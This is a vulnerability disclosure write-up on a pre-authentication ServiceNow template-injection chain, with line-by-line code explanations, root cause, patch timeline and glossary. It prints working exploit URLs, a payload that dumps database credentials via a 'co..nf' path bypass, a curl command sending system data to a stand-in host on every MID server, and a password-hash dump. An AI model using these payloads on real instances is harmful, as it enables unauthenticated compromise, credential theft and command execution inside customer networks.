The list of pages and processors reachable without logging in is stored in the sys_public table. Having noticed the double evaluation, the researchers looked for places where tags could be injected in phase one. The most obvious situation is a <g:no_escape> tag, because that is where escaping is switched off, so they searched the code for it. It did not take long to find a template stored on the filesystem under ui.jtemplates/html_page_title.xml, which is included in the header of every page:
<g:evaluate var="jvar_page_title" jelly="true">
    var pageTitle = jelly.jvar_page_title;
    if (JSUtil.nil(pageTitle)) {
        var productName = gs.getProperty('glide.product.name', 'ServiceNow'), description = gs.getProperty('glide.product.description');
        if (gs.getProperty('glide.ui.title.use_product_name_only', 'false') == 'true')
            pageTitle = productName;
        else
            pageTitle = productName + '  ' + description;
    }
    SNC.GlideHTMLSanitizer.sanitizeWithConfig('HTMLSanitizerConfig', pageTitle);
</g:evaluate>
<title><g:no_escape>${jvar_page_title}</g:no_escape></title>
Line by line:
<g:evaluate var="jvar_page_title" jelly="true">runs the code inside and stores the result injvar_page_title. Thejelly="true"attribute makes the template's own variables available to the code.var pageTitle = jelly.jvar_page_title;copies the value ofjvar_page_titleinto a local variable calledpageTitle.if (JSUtil.nil(pageTitle)) {checks whether that value is empty. If it is, the block below fills in a default.var productName = gs.getProperty('glide.product.name', 'ServiceNow'), description = gs.getProperty('glide.product.description');reads two settings, the product name and description, withServiceNowas a fallback name.if (gs.getProperty('glide.ui.title.use_product_name_only', 'false') == 'true')checks a setting that decides whether the title should be just the product name.pageTitle = productName;uses only the name if so; otherwisepageTitle = productName + ' ' + description;joins name and description.SNC.GlideHTMLSanitizer.sanitizeWithConfig('HTMLSanitizerConfig', pageTitle);runs the page title through ServiceNow's HTML sanitiser. A sanitiser is a filter that removes dangerous markup from text before it is shown.<title><g:no_escape>${jvar_page_title}</g:no_escape></title>puts the value into the page's title, with escaping switched off.
Here jelly.jvar_page_title behaves like ${jvar_page_title}. Internal variables in templates use the jvar_ prefix and external ones use sysparm_, but that is only a naming convention. If you supply a URL parameter called jvar_page_title, that value is passed into the template, and if the template does not overwrite it, it keeps your value. This is similar to an old PHP feature called register_globals, which let URL parameters become program variables and caused many security problems.
Without much thought, the researchers tried:
This is the login page, with a parameter named jvar_page_title whose value is the HTML tag <b>aaa</b>, which makes text bold. To their surprise, the page title really was injected: the bold text appeared where the title should be. That does not look intended at all.
There is one problem. To exploit template injection, you probably need to write XML tags, but ServiceNow runs its HTML sanitiser SNC.GlideHTMLSanitizer.sanitizeWithConfig over the page title first. It would be very useful to get around that. So the researchers dug into the source code. The function is implemented in com.glide.htmlsanitizer.GlideHTMLSanitizer:
public static String sanitize(String value, Object context, HtmlChangeListener listener) {
    if (EdgeEncryptionUtil.isEncryptedString((String)value)) {
        return GlideHTMLSanitizer.addEdgeHTMLEscapeMetadata(value);
    }
    String result = value;
    if (HTMLSanitizerConfig.get().getPolicy() != null) {
        result = fLoggingEnabled.isTrue()
        ? HTMLSanitizerConfig.get().getPolicy().sanitize(result, (HtmlChangeListener)new GlideHtmlChangeListener(listener), context)
        : HTMLSanitizerConfig.get().getPolicy().sanitize(result, listener, context);
    }
    return result;
}
Line by line:
public static String sanitize(String value, Object context, HtmlChangeListener listener) {defines a function that takes the text to clean (value), some context, and a listener that is told about changes. It returns a cleaned string.if (EdgeEncryptionUtil.isEncryptedString((String)value)) {checks whether the value is already encrypted.return GlideHTMLSanitizer.addEdgeHTMLEscapeMetadata(value);if so, it adds some metadata and returns it without further cleaning.String result = value;starts with the original value.if (HTMLSanitizerConfig.get().getPolicy() != null) {checks whether a cleaning policy is configured.result = fLoggingEnabled.isTrue() ? ... : ...;is a compact if/else: if logging is on, call the policy'ssanitizewith a logging listener; otherwise call it with the plain listener. Either way, the policy does the actual cleaning.return result;returns the cleaned text.- The final
}closes the function.
Looking at HTMLSanitizerConfig, the list of allowed attributes and tags is visible:
public class HTMLSanitizerConfig
implements Serializable {
    // ..
    private static final String DEFAULT_GLIDE_HTML_ATTRIBUTE_GLOBAL_WHITELIST = "id,class,lang,title,style";
    private static final String [redacted] = "canvas, details, summary, s, video";
    private static final String DEFAULT_GLIDE_HTML_ELEMENT_WHITELIST = "a, label, noscript, h1, h2, h3, h4, h5, h6, p, i, b, u, strong, em, small, big, pre, code,cite, samp, sub, sup, strike, center, blockquote,hr, br, col, font, map, span, div, img, ul, ol, li, dd, dt, dl, tbody, thead, tfoot,table, td, th, tr, colgroup, fieldset, legend, style, button, form, input, select, textarea, option,figure, tt, html, body, head, title, caption, link, meta, var, canvas, details, summary, s, video";
    private static final String DATA_SANITIZATION_WARNING = "HTMLSanitizerConfig: blocking use of data protocol containing script from %s.%s";

    // ...
}
Line by line:
public class HTMLSanitizerConfig implements Serializable {declares a class, which is a blueprint for an object in Java.Serializablemeans its state can be saved and restored.DEFAULT_GLIDE_HTML_ATTRIBUTE_GLOBAL_WHITELISTlists the attributes allowed on any tag:id,class,lang,title,style.[redacted]lists extra HTML5 tags that are allowed.DEFAULT_GLIDE_HTML_ELEMENT_WHITELISTis the big list of allowed tags. It includesstyle.DATA_SANITIZATION_WARNINGis a log message used when the sanitiser blocks adata:link that contains a script.
In that big list, the style tag is allowed. That is bad from an HTML sanitiser point of view alone, but it also lets you write arbitrary tag content fairly easily:
/login.do?jvar_page_title=<style><foo>abc</foo></style>
This sends the login page a title value that is a <style> tag containing a made-up <foo> tag. The sanitiser sees text inside an HTML style tag, which is allowed, so it lets it through. But when the Jelly XML parser reads it, the style element means nothing special, so the inside is parsed as XML. That frees the input from the sanitiser's constraints and lets you inject any template content you want.
Step 2: Bypassing the template injection mitigations
Without mitigations, this would be game over. You could inject something like <g2:evaluate>evilcode();</g2:evaluate>, and when phase two runs, your code would execute. The ServiceNow developers considered this and put several mitigations in place, mostly in com.glide.ui.jelly.JellyEscapeTokenUtil, which escapes:
$[${<g2:<j2:</g2:</j2:
That looks fragile, but it is very hard to get around. The Apache Jelly XML parser is strict, so tricks with spaces such as < g2: or <g2 : do not work. Injecting <g:evaluate> does not work either. Why? Go back to the example template header:
<j:jelly trim="false" xmlns:j="jelly:core" xmlns:g="glide" xmlns:j2="null" xmlns:g2="null">
  ...
</j:jelly>
In phase one, the j: prefix is bound to the Jelly core tags and the g: prefix is bound to the Glide (ServiceNow custom) tags. j2: and g2: are bound to nothing, so they are skipped. Before ServiceNow evaluates the template again in phase two, it changes the header to:
<j:jelly trim="false" xmlns:j="null" xmlns:g="null" xmlns:j2="jelly:core" xmlns:g2="glide">
  ...
</j:jelly>
So in phase two, only tags with a j2: or g2: prefix run. A namespace here is simply the mapping from a short prefix like g: to a library of tags. Rebinding it means changing that mapping.
After thinking about this, the researchers asked: why not bind our own namespace?
/login.do?jvar_page_title=<style><j:jelly xmlns:j="jelly" xmlns:z="glide"><z:evaluate>gs.addErrorMessage(7*7);</z:evaluate></j:jelly></style>
This payload wraps a Jelly block in a style tag, declares a new prefix z pointing at the Glide library, and calls z:evaluate to run gs.addErrorMessage(7*7);, which would show the result of 7 times 7 as an error message on the page. It does not work, and returns this error:
jelly namespace glide registered to invalid prefix z
Checking the code, some conditions are checked whenever a namespace is bound, in com.glide.ui.jelly.GlideJellyXMLParser:
public class GlideJellyXMLParser
extends XMLParser {
    private static final String NAMESPACE_ERROR_MSG = "jelly namespace %s registered to invalid prefix %s";

    // ...

    public void startPrefixMapping(String prefix, String namespaceURI) throws SAXException {
        if (this.isInvalidPrefixMapping(prefix, namespaceURI)) {
            throw new SecurityException(String.format(NAMESPACE_ERROR_MSG, namespaceURI, prefix));
        }
        super.startPrefixMapping(prefix, namespaceURI);
    }

    private boolean isInvalidPrefixMapping(String prefix, String namespace) {
        if (StringUtil.nil((String)namespace) || fLimitJellyNamespace.isFalse()) {
            return false;
        }
        String uri = WHITESPACE_PATTERN.matcher(namespace).replaceAll(EMPTY_STRING);
        return this.isInvalidGlidePrefix(uri, prefix) || this.isInvalidJellyPrefix(uri, prefix);
    }

    private boolean isInvalidGlidePrefix(String uri, String prefix) {
        return "glide".equals(uri) && !"g".equals(prefix) && !"g2".equals(prefix);
    }

    private boolean isInvalidJellyPrefix(String uri, String prefix) {
        return "jelly:core".equals(uri) && !"j".equals(prefix) && !"j2".equals(prefix);
    }
}
Line by line:
public class GlideJellyXMLParser extends XMLParser {declares a class that builds on a standard XML parser.NAMESPACE_ERROR_MSGis the error message template, with%splaceholders for the namespace and prefix.public void startPrefixMapping(String prefix, String namespaceURI) throws SAXException {is called by the parser every time a prefix is bound to a namespace.if (this.isInvalidPrefixMapping(prefix, namespaceURI)) {asks whether this binding is forbidden.throw new SecurityException(...)stops processing with an error if it is.super.startPrefixMapping(prefix, namespaceURI);otherwise lets the normal parser do the binding.private boolean isInvalidPrefixMapping(String prefix, String namespace) {is the check itself.if (StringUtil.nil((String)namespace) || fLimitJellyNamespace.isFalse()) { return false; }allows the binding if the namespace is empty or the restriction is switched off.String uri = WHITESPACE_PATTERN.matcher(namespace).replaceAll(EMPTY_STRING);removes whitespace from the namespace name, so spacing tricks do not help.return this.isInvalidGlidePrefix(uri, prefix) || this.isInvalidJellyPrefix(uri, prefix);rejects the binding if either of the two specific checks rejects it.isInvalidGlidePrefixreturns true when the namespace isglideand the prefix is neithergnorg2.isInvalidJellyPrefixdoes the same for thejelly:corenamespace, allowing onlyjorj2.
Binding any namespace calls startPrefixMapping, which checks isInvalidPrefixMapping. The isInvalidGlidePrefix check denies the glide namespace unless the prefix is g or g2. Binding z to Glide therefore errors. But even though g is already bound to nothing, why not just rebind g?
/login.do?jvar_page_title=<style><j:jelly xmlns:j="jelly" xmlns:g="glide"><g:evaluate>gs.addErrorMessage(7*7);</g:evaluate></j:jelly></style>
This payload uses the allowed prefix g but points it at the Glide library, then calls g:evaluate to run gs.addErrorMessage(7*7);. Trying it hits another mitigation:
GlideExpressionScript: jelly injection attempt blocked
Tracing this message in the source leads to yet another mitigation in com.glide.ui.jelly.GlideExpressionScript:
public class GlideExpressionScript
extends ExpressionScript
implements IProperties,
IJellyConstants {
    private static final GlideProperty fEscapeAllScript = new GlideProperty("glide.ui.escape_all_script");
    private static final GlideProperty fAllowDeepHtmlValidation = new GlideProperty("glide.ui.allow_deep_html_validation", false);
    private static final GlideProperty fAllowNamespaceInNoEscape = new GlideProperty("glide.ui.jelly.allow_ns_in_no_escape", false);
    private static final Pattern fPatternDollar = Pattern.compile("\\$");
    private static final Pattern GLIDE_NS_PATTERN = Pattern.compile("xmlns:(g2|g)\\s*=\\s*\"glide\"");
    private static final String JELLY_INJECTION_ATTEMPT_MSG = "GlideExpressionScript: jelly injection attempt blocked from %s";
    private GlideJellyContext fGJC;

    // ...

    private boolean hasNoEscapeWrappedNamespaceDeclaration(String value) {
        if (fAllowNamespaceInNoEscape.isTrue() || "false".equals(this.fGJC.getVariable("no_escape"))) {
            return false;
        }
        return GLIDE_NS_PATTERN.matcher(value).find();
    }

    private void runWithEscaping(XMLOutput output) throws JellyTagException {
        // ...
        IGlideExpressionWrapper wrapper = (IGlideExpressionWrapper)this.getExpression();
        String value = wrapper.evaluateAsString(this.fGJC, additionalEscapes = this.getEscapes(text = wrapper.getExpressionText()));
        if (value == null) {
            return;
        }
        if (this.hasNoEscapeWrappedNamespaceDeclaration(value)) {
            Log.warn((String)String.format(JELLY_INJECTION_ATTEMPT_MSG, text));
            output.getWriter().setEscapeText(true);
        }
        // ...
    }
Line by line:
public class GlideExpressionScript extends ExpressionScript implements IProperties, IJellyConstants {declares a class that handles expressions inside Jelly templates.- The
GlidePropertylines read three settings: whether to escape all scripts, whether to allow deep HTML validation, and whether to allow a namespace inside ano_escapeblock. The last two default tofalse. fPatternDollaris a pattern that matches a dollar sign.GLIDE_NS_PATTERN = Pattern.compile("xmlns:(g2|g)\\s*=\\s*\"glide\"");is the important one: a regular expression (a pattern for matching text) that looks forxmlns:g=orxmlns:g2=followed by"glide"in double quotes, allowing spaces around the=.JELLY_INJECTION_ATTEMPT_MSGis the warning message.hasNoEscapeWrappedNamespaceDeclaration(String value)decides whether a value looks like an attempt to declare a Glide namespace inside ano_escapeblock. It returns false if the setting allows it or ifno_escapeisfalse; otherwise it searches the value withGLIDE_NS_PATTERN.runWithEscaping(XMLOutput output)evaluates the expression, and if the result matches the suspicious pattern, it logs the warning and turns escaping on for the output, which neutralises the injection.
So if the input matches /xmlns:(g2|g)\s*=\s*"glide"/, it is blocked. But the pattern only accounts for double quotes. Using single quotes around glide slips past it:
/login.do?jvar_page_title=<style><j:jelly xmlns:j="jelly" xmlns:g='glide'><g:evaluate>gs.addErrorMessage(7*7);</g:evaluate></j:jelly></style>
This is the same payload as before, except that glide is now wrapped in single quotes, which the pattern does not match. And code execution follows: the page shows the result of 7 times 7.
Step 3: Bypassing the filesystem filter
JavaScript execution gives significant access, but the platform still enforces extra access controls on certain tables, so a hardened instance might not expose everything sensitive. The ideal next step is to read the credential file that holds the database connection string, and then connect to the database directly. In the cloud, Glide stores the database credentials under /glide/nodes/[[node]]/conf/glide.db.properties, so the researchers looked for a way to reach that file.
One helper class stood out: SecurelyAccess. As the name suggests, it is meant to allow secure read access to certain files only. You can write something like new SecurelyAccess("some/file/here").getBufferedReader() to get a handle to an allowed file. The list of checks is long:
public static boolean isValidFilePath(String fileName, boolean isDownloadFile, boolean existenceCheck) {
    // existenceCheck and isDownload file are both false in our case
    block11: {
        if (!SecurelyAccess.isAcceptableCmdArgOrFileName(fileName)) {
            Log.securityWarn((String)String.format(LogFormatEnum.NotAcceptableCmdArgOrFileName.getFormat(), fileName));
            return false;
        }
        if (fIgnoreFilePathRestrictions.isTrue()) {
            return true;
        }
        if (SecurelyAccess.isMaintOrZboot()) {
            return true;
        }
        try {
            if (fileName.contains("../")) {
                Log.securityWarn((String)String.format(LogFormatEnum.NotAllowParentDirectoryInPath.getFormat(), fileName));
                return false;
            }
            File proposedFile = new File(fileName);
            String filePath = proposedFile.getCanonicalPath().toLowerCase();
            if (existenceCheck && SecurelyAccess.isPathInList(filePath, FILEPATH_ALLOWLIST)) {
                return true;
            }
            if (!existenceCheck && proposedFile.exists() && proposedFile.isDirectory()) {
                Log.securityWarn((String)String.format(LogFormatEnum.NotAllowDirectoryPath.getFormat(), fileName));
                return false;
            }
            String tempDir = SysFileUtil.getTempDir().getCanonicalPath().toLowerCase();
            if (filePath.startsWith(tempDir)) {
                return true;
            }
            if (isDownloadFile) {
                String customerUploadsDir = SysFileUtil.getCustomerUpload().getCanonicalPath().toLowerCase();
                String tomcatLogsDir = SysFileUtil.getTomcatLogsDirectory().getCanonicalPath().toLowerCase();
                if (filePath.startsWith(tomcatLogsDir) || filePath.startsWith(customerUploadsDir)) {
                    return true;
                }
                break block11;
            }
            String glideHome = new File(SysFileUtil.getGlideHome()).getCanonicalPath().toLowerCase();
            String tomcatHome = SysFileUtil.getTomcatHome().getCanonicalPath().toLowerCase();
            Log.warn((String)String.format(LogFormatEnum.MapFilePathToAbsolutePath.getFormat(), fileName, proposedFile.getAbsolutePath(), proposedFile.exists()));
            Log.warn((String)String.format(LogFormatEnum.GlideHomeAndTomcatHomePaths.getFormat(), glideHome, tomcatHome));
            return (filePath.startsWith(glideHome) || filePath.startsWith(tomcatHome)) && !SecurelyAccess.isBlackListedFile(filePath);
        }
        catch (Exception e) {
            Transaction.cancelIfNecessary(e);
            Log.warn((Throwable)e);
        }
    }
    return false;
}
Line by line:
public static boolean isValidFilePath(String fileName, boolean isDownloadFile, boolean existenceCheck) {defines a function that decides whether a given file path may be accessed. It returns true or false.block11: {is a labelled block, so the code can jump out of it later withbreak block11.if (!SecurelyAccess.isAcceptableCmdArgOrFileName(fileName)) { ... return false; }rejects names with unacceptable characters and logs a warning.if (fIgnoreFilePathRestrictions.isTrue()) { return true; }allows everything if a setting says to ignore restrictions.if (SecurelyAccess.isMaintOrZboot()) { return true; }allows everything during maintenance or boot.try {starts a block where errors are caught.if (fileName.contains("../")) { ... return false; }rejects paths containing../, which is the classic way to climb out of a directory. In a filesystem,..means "the parent folder".File proposedFile = new File(fileName);turns the text into a file object.String filePath = proposedFile.getCanonicalPath().toLowerCase();gets the real, resolved path (with all..and shortcuts worked out) and lowercases it.if (existenceCheck && SecurelyAccess.isPathInList(filePath, FILEPATH_ALLOWLIST)) { return true; }allows paths on an allowlist when only checking existence.if (!existenceCheck && proposedFile.exists() && proposedFile.isDirectory()) { ... return false; }refuses directories.String tempDir = ...; if (filePath.startsWith(tempDir)) { return true; }allows anything inside the temporary directory.- The
if (isDownloadFile)block allows files in the customer uploads and Tomcat logs directories, then jumps out of the labelled block. String glideHome = ...; String tomcatHome = ...;get the two base directories.return (filePath.startsWith(glideHome) || filePath.startsWith(tomcatHome)) && !SecurelyAccess.isBlackListedFile(filePath);is the final rule: the file must be inside one of those two directories and must not be on the blacklist.catch (Exception e) { ... }logs any error and cancels the transaction if needed.return false;is the fallback if the labelled block was left.
In this case the logic comes down to these lines:
String glideHome = new File(SysFileUtil.getGlideHome()).getCanonicalPath().toLowerCase();
String tomcatHome = SysFileUtil.getTomcatHome().getCanonicalPath().toLowerCase();
// .. snip ..
return (filePath.startsWith(glideHome) || filePath.startsWith(tomcatHome)) && !SecurelyAccess.isBlackListedFile(filePath);
Line by line:
- The first two lines work out the real paths of the Glide home directory and the Tomcat home directory, in lowercase.
- The
returnline says: allow the file only if it sits inside one of those two directories and is not on the blacklist.
Here glideHome is the file node (something like /glide/node/[[node]]/), so the only thing stopping access to all files is the blacklist:
private static final List<String> FILEPATH_BLACKLIST =
  ImmutableList.of(
  	"/sys.scripts/",
  	"/classes/",
  	"/lib/",
  	"/conf/",
  	"/properties/",
  	"/web-inf/",
  	/"/key/"
  );
Line by line:
private static final List<String> FILEPATH_BLACKLIST =declares a fixed list of forbidden directory names.ImmutableList.of(builds a list that cannot be changed afterwards.- Each string is one forbidden directory:
/sys.scripts/,/classes/,/lib/,/conf/,/properties/,/web-inf/and/key/.
So nothing in the conf directory can be accessed. That looks like strong protection, since the code calls getCanonicalPath. But something in the call to getBufferedReader itself caught the researchers' eye:
// SecurelyAccess.java

    @GlideScriptable
    public BufferedReader getBufferedReader() throws FileNotFoundException {
        return new BufferedReader(new FileReader(this.getFile()));
    }

        @GlideScriptable
    public File getFile() {
        // .. snip ..
        return SysFileUtil.getPath(this.fFileName);
    }

// -->
// SysFileUtil.java

    private static File getPath(String path, boolean useProxy) {
        path = SysFileUtil.cleanupPath(path);
        File f = SysFileUtil.createFile(path, useProxy);
        try {
            if (f.exists()) {
                return f;
            }
        }
        catch (SecurityException securityException) {
            // empty catch block
        }
        return SysFileUtil.getPathInGlideHome(path, false, useProxy);
    }

    public static String cleanupPath(String path) {
        return path.replaceAll("\\.\\.", "");
    }
Line by line:
@GlideScriptablemarks the method as callable from ServiceNow scripts.public BufferedReader getBufferedReader() throws FileNotFoundException {defines a method that opens a file for reading. ABufferedReaderis an object that reads text efficiently, line by line.return new BufferedReader(new FileReader(this.getFile()));opens the file returned bygetFile()and wraps it in a reader.public File getFile() { ... return SysFileUtil.getPath(this.fFileName); }returns the file object for the stored filename, going throughSysFileUtil.getPath.private static File getPath(String path, boolean useProxy) {is that helper.path = SysFileUtil.cleanupPath(path);cleans the path first.File f = SysFileUtil.createFile(path, useProxy);creates a file object.try { if (f.exists()) { return f; } }returns it if it exists.catch (SecurityException securityException) { }ignores security errors.return SysFileUtil.getPathInGlideHome(path, false, useProxy);otherwise looks for it inside the Glide home directory.public static String cleanupPath(String path) { return path.replaceAll("\\.\\.", ""); }is the key: it removes every occurrence of the two characters..from the path string.
The filename given to SecurelyAccess is passed into SysFileUtil.cleanupPath, which removes the double dot .. from the path before the file is opened. So a path like /glide/node/[[node]]/co..nf/glide.db.properties bypasses the blacklist: the blacklist sees co..nf, which is not /conf/, but after cleanup the path becomes /conf/ and the file opens.
The rest of the payload is a matter of reading the ServiceNow documentation. The payload used to dump the database credentials:
<style><j:jelly xmlns:j="jelly:core" xmlns:g='glide'><g:evaluate>z=new Packages.java.io.File("").getAbsolutePath();z=z.substring(0,z.lastIndexOf("/"));u=new SecurelyAccess(z.concat("/co..nf/glide.db.properties")).getBufferedReader();s="";while((q=u.readLine())!==null)s=s.concat(q,"\n");gs.addErrorMessage(s);</g:evaluate></j:jelly></style>
Line by line:
<style>is the container the sanitiser allows, as before.<j:jelly xmlns:j="jelly:core" xmlns:g='glide'>starts a Jelly block and bindsgto the Glide library using single quotes, the bypass found in step 2.<g:evaluate>starts a block of JavaScript to run.z=new Packages.java.io.File("").getAbsolutePath();gets the absolute path of the current working directory.Packages.java.io.Fileis how ServiceNow scripts reach Java classes.z=z.substring(0,z.lastIndexOf("/"));cuts off the last part of the path, leaving the parent directory.u=new SecurelyAccess(z.concat("/co..nf/glide.db.properties")).getBufferedReader();opens the credentials file throughSecurelyAccess, using theco..nftrick.s="";starts an empty string to collect the file contents.while((q=u.readLine())!==null)s=s.concat(q,"\n");reads the file line by line until the end, appending each line and a newline tos.gs.addErrorMessage(s);shows the collected text as an error message on the page.</g:evaluate></j:jelly></style>closes the blocks.
Replacing the earlier payload with this one dumps the full database credentials of the instance:
Step 4: Going for full compromise
Most production setups have one or more MID servers configured, and those allow command execution by design. ServiceNow provides the SncProbe class, which runs a shell command directly on the instance. A sample payload to get pingbacks:
p = SncProbe.get("Command");
p.setName("curl http://my.honeypot.server.example/?x=$(uname -a|base64 -w0)");
p.create("*");
Line by line:
p = SncProbe.get("Command");gets a probe object of typeCommand.p.setName("curl http://my.honeypot.server.example/?x=$(uname -a|base64 -w0)");sets the command to run.curlis a tool that makes web requests; here it calls a server the researchers control (a honeypot, a decoy server used to observe attacks).$(uname -a|base64 -w0)runsuname -a, which prints system information, and encodes it in base64 so it can travel safely in a URL. A pingback is the incoming request that proves the command ran.p.create("*");creates the probe for all targets, which means the command runs once on every configured MID server.
Using Burp Suite, a tool that lets you intercept and modify web requests, the researchers verified they could access anything:
If no MID server is configured, the user table of the instance can be read instead with these commands:
gr=new GlideRecord("sys_user");
gr.query();
s="";
while(gr.next())s=s.concat(gr.user_name," : ",gr.user_password,"<br/>");
gs.addErrorMessage(s);
Line by line:
gr=new GlideRecord("sys_user");creates a record object for thesys_usertable, which holds user accounts.gr.query();runs the query that fetches all rows.s="";starts an empty string.while(gr.next())s=s.concat(gr.user_name," : ",gr.user_password,"<br/>");loops over each row, appending the username, a colon, the password value and an HTML line break.gs.addErrorMessage(s);shows the result on the page.
This accesses the password hashes of every user on the instance. A password hash is the result of scrambling a password with a one-way function: you cannot turn it back into the password easily, but it can still be attacked offline.
As a side note, it appears the only real accounts are admin and aes.creator; the other accounts in this table seem to have dummy data in their password hash field, likely because they are sample data within a ServiceNow developer instance.
Root cause
The chain rests on the two-phase rendering design. Phase one inserts user-supplied values into the template using ${} and the g:/j: tags; phase two evaluates the result again using $[] and the g2:/j2: tags. Any content injection in phase one therefore risks template injection, and it may not be obvious which places lead there.
The injection point is the page title template ui.jtemplates/html_page_title.xml, which wraps ${jvar_page_title} in <g:no_escape>. Because URL parameters are passed into the template as variables regardless of the sysparm_/jvar_ naming convention, ?jvar_page_title= reaches that spot directly. The HTML sanitiser that runs over the title allows the style tag, and the Jelly XML parser gives style no special meaning, so content inside it is parsed as XML. That turns a sanitised HTML string into template markup.
The template injection mitigations escape $[, ${, <g2:, <j2:, </g2: and </j2:, and the strict XML parser defeats whitespace tricks. Rebinding a namespace is blocked by GlideJellyXMLParser.isInvalidGlidePrefix, which only permits g or g2 for the glide namespace, and rebinding g is caught by GlideExpressionScript.hasNoEscapeWrappedNamespaceDeclaration, whose GLIDE_NS_PATTERN matches xmlns:(g2|g)\s*=\s*"glide". That pattern only accounts for double quotes, so single quotes around glide slip past it.
The filesystem restriction in SecurelyAccess relies on a blacklist of directories including /conf/, applied to the canonical path. But getBufferedReader resolves the file through SysFileUtil.getPath, which calls cleanupPath and strips .. from the string. Inserting .. inside a blacklisted directory name (co..nf) produces a path that does not match the blacklist but resolves to the protected directory.
Impact
The chain allows full database access and full access to any configured MID servers. JavaScript execution alone is equivalent to compromising the instance, but the platform enforces extra access controls on certain tables, which is why the credential file matters: reading /glide/nodes/[[node]]/conf/glide.db.properties yields the database credentials, which the researchers dumped. Where a MID server is configured, SncProbe runs a shell command on every MID server, which sits inside the customer's internal network. Where none is configured, the user table can be read, exposing the password hashes of every user on the instance. An authentication bypass on ServiceNow is typically serious precisely because administrator access on an instance leads to command execution on the MID Server.
Fix
The report does not describe the code changes ServiceNow made. It records the disclosure timeline and the patches:
- The chain was disclosed to ServiceNow on the 14th of May, 2024.
- For CVE-2024-4879, ServiceNow had already applied an update to customers, and provides an extensive list of patched versions and hot fixes.
- For CVE-2024-5178, ServiceNow applied patches to customers in June, with an extensive list of patched versions and hot fixes for customers who opted out of patching in June.
- For CVE-2024-5217, ServiceNow applied patches to customers in June, with an extensive list of patched versions and hot fixes for customers who opted out of patching in June.
Assetnote customers were given early access to a mitigation Assetnote created for the vulnerability, and the report highlights ServiceNow's rapid response and the security team's communication.
The report's own conclusion is that while ServiceNow implemented several mitigations against the risk of double evaluation in the templating system, a way to achieve code execution remained, and even with more mitigations in place it only takes a single unescaped injection point to risk code execution.
Variants to test
- Other
no_escapesinks. Search the UI templates for<g:no_escape>and check whether any of them insert a value reachable from a URL parameter. A positive result is a page whose title or body shows a<b>aaa</b>-style value unescaped. - Sanitiser-allowed containers. Try wrapping XML in tags the HTML sanitiser permits but the Jelly parser treats as ordinary elements, as
stylewas here. A positive result is markup that survives sanitisation and is then parsed as XML in phase two. - Namespace rebinding with alternate quoting. Where a namespace declaration is filtered by a pattern that assumes double quotes, try single quotes around the namespace name. A positive result is a
g:evaluatebody executing instead of thejelly injection attempt blockedwarning. - Path cleanup quirks. Where a blacklist is applied to a canonical path but the string is cleaned before resolution, try inserting
..inside a blocked directory name. A positive result is a file read from a directory the blacklist names. - Variable name convention. Try supplying
jvar_-prefixed parameters alongsidesysparm_ones on pre-auth pages. A positive result is a template variable taking an attacker-controlled value it was not meant to receive.
Glossary
- ACL (Access Control List): a set of rules saying who may see or change what.
- API (Application Programming Interface): a way for one program to talk to another by sending requests to specific addresses.
- Authentication bypass: getting access without logging in properly.
- Blacklist: a list of things that are forbidden.
- BufferedReader: a Java object that reads text efficiently, line by line.
- Chain: several vulnerabilities used one after another to reach a bigger result.
- Cookie: a small piece of data a browser stores and sends back with each request, often used to identify a session.
- CVE: a public identifier for a known security vulnerability.
- Escape: to turn characters with special meaning into harmless text.
- Exploit: the request or sequence of requests that abuses a vulnerability.
- Function: a named block of instructions in a program.
- Hash (password hash): the scrambled result of a one-way function applied to a password.
- Honeypot: a decoy server set up to observe attacks.
- HTML: the language used to write web pages.
- Instance: one running copy of a software platform, here one customer's ServiceNow environment.
- Java: a programming language; its packaged programs are
.jarfiles. - JavaScript: a programming language, mostly known for browsers, also used on servers.
- JEXL: Jelly's own expression language, written with
${...}or$[...]. - Jelly (Apache Jelly): a library for building pages from XML templates with small pieces of logic.
- MID Server: a proxy server inside a customer's network that ServiceNow uses to reach internal data.
- Namespace: the mapping from a short prefix like
g:to a library of tags. - Parameter: a name/value pair in a URL's query string, as in
?name=abc. - Payload: the piece of text sent to trigger a vulnerability.
- Phase one / phase two: the two passes ServiceNow makes over a UI page template, the first using
g:/j:and${}, the second usingg2:/j2:and$[]. - Pingback: an incoming request that proves a command ran.
- Pre-auth: reachable before logging in.
- Processor: ServiceNow's equivalent of an API endpoint, written in JavaScript.
- Query string: the part of a URL after the
?, made of parameters. - Regular expression: a pattern used to match text.
- Rhino: the JavaScript engine ServiceNow uses on the server.
- Sandbox: a restricted environment that limits what code can touch.
- Sanitiser: a filter that removes dangerous markup from text.
- Session: the server's memory of who you are across several requests.
- Table: a grid of data, like a spreadsheet, with rows and columns.
- Template injection: a bug where attacker text becomes part of a template and is executed.
- Token: a short secret string used to prove a request is genuine.
- UI Page: a page ServiceNow shows to users, built from an XML template.
- Variable: a named box in a program that holds a value.
- Vulnerability: a mistake in software that lets someone make it do something unintended.
- Whitelist: a list of things that are allowed.
- XML: a text format where data is wrapped in tags like
<name>value</name>. - XSS (Cross-Site Scripting): a bug where an attacker gets their own JavaScript to run in another user's browser.